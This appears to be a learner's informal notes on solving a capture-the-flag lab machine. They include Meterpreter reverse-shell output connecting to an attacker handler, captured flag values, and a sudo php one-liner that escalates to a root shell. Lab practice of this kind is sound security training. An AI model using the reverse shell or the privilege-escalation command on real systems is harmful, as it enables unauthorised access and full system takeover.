
Sat Sep 14 04:30:28 UTC 2024

+++

didnt work... gonna try the other exploit, the one with remote code execution

previously was trying php upload vulnerability


got a meterpreter session with that



```
[*] Started reverse TCP handler on 10.10.16.25:4444
[*] Sending stage (39927 bytes) to 10.129.104.81
[*] Meterpreter session 1 opened (10.10.16.25:4444 → 10.129.104.81:50634) at
ls
clear
ls

meterpreter > ls
lsListing: /var/www/html/theme
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2024-03-12 13:05:27 +0000  Cardinal
040755/rwxr-xr-x  4096  dir   2024-03-12 13:05:27 +0000  Innovation
100644/rw-r--r--  1121  fil   2024-09-14 04:37:15 +0000  TCWoqqBkIsrc.php

meterpreter > clear

[-] Unknown command: clear. Run the help command for more details.
meterpreter > ls
Listing: /var/www/html/theme
============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2024-03-12 13:05:27 +0000  Cardinal
040755/rwxr-xr-x  4096  dir   2024-03-12 13:05:27 +0000  Innovation
100644/rw-r--r--  1121  fil   2024-09-14 04:37:15 +0000  TCWoqqBkIsrc.php
```

got first flag from user.txt by just directory traversal


user was mrb3n



```
meterpreter > cat user.txt
7002d65b149b0a4d19132a66feed21d8
```


opened shell from meterpreter session and upgraded terminal via pty sudo -l gave a nopasswd privelege for php

gonna google whats php



```
www-data@gettingstarted:/home/mrb3n$ sudo -l
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/home/mrb3n$ 
```


googled a bit on priv escalaion using php... got root shell !!!!



```
www-data@gettingstarted:/home/mrb3n$ sudo php -r "system('/bin/bash');"
sudo php -r "system('/bin/bash');"
root@gettingstarted:/home/mrb3n# ls
ls
```

gotta learn php basics

got root flag



```
root@gettingstarted:/home/mrb3n# cd /root
cd /root
root@gettingstarted:~# ls
ls
root.txt
snap
root@gettingstarted:~# cat root.txt
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
root@gettingstarted:~# 
```

first ever machine to be done by self...!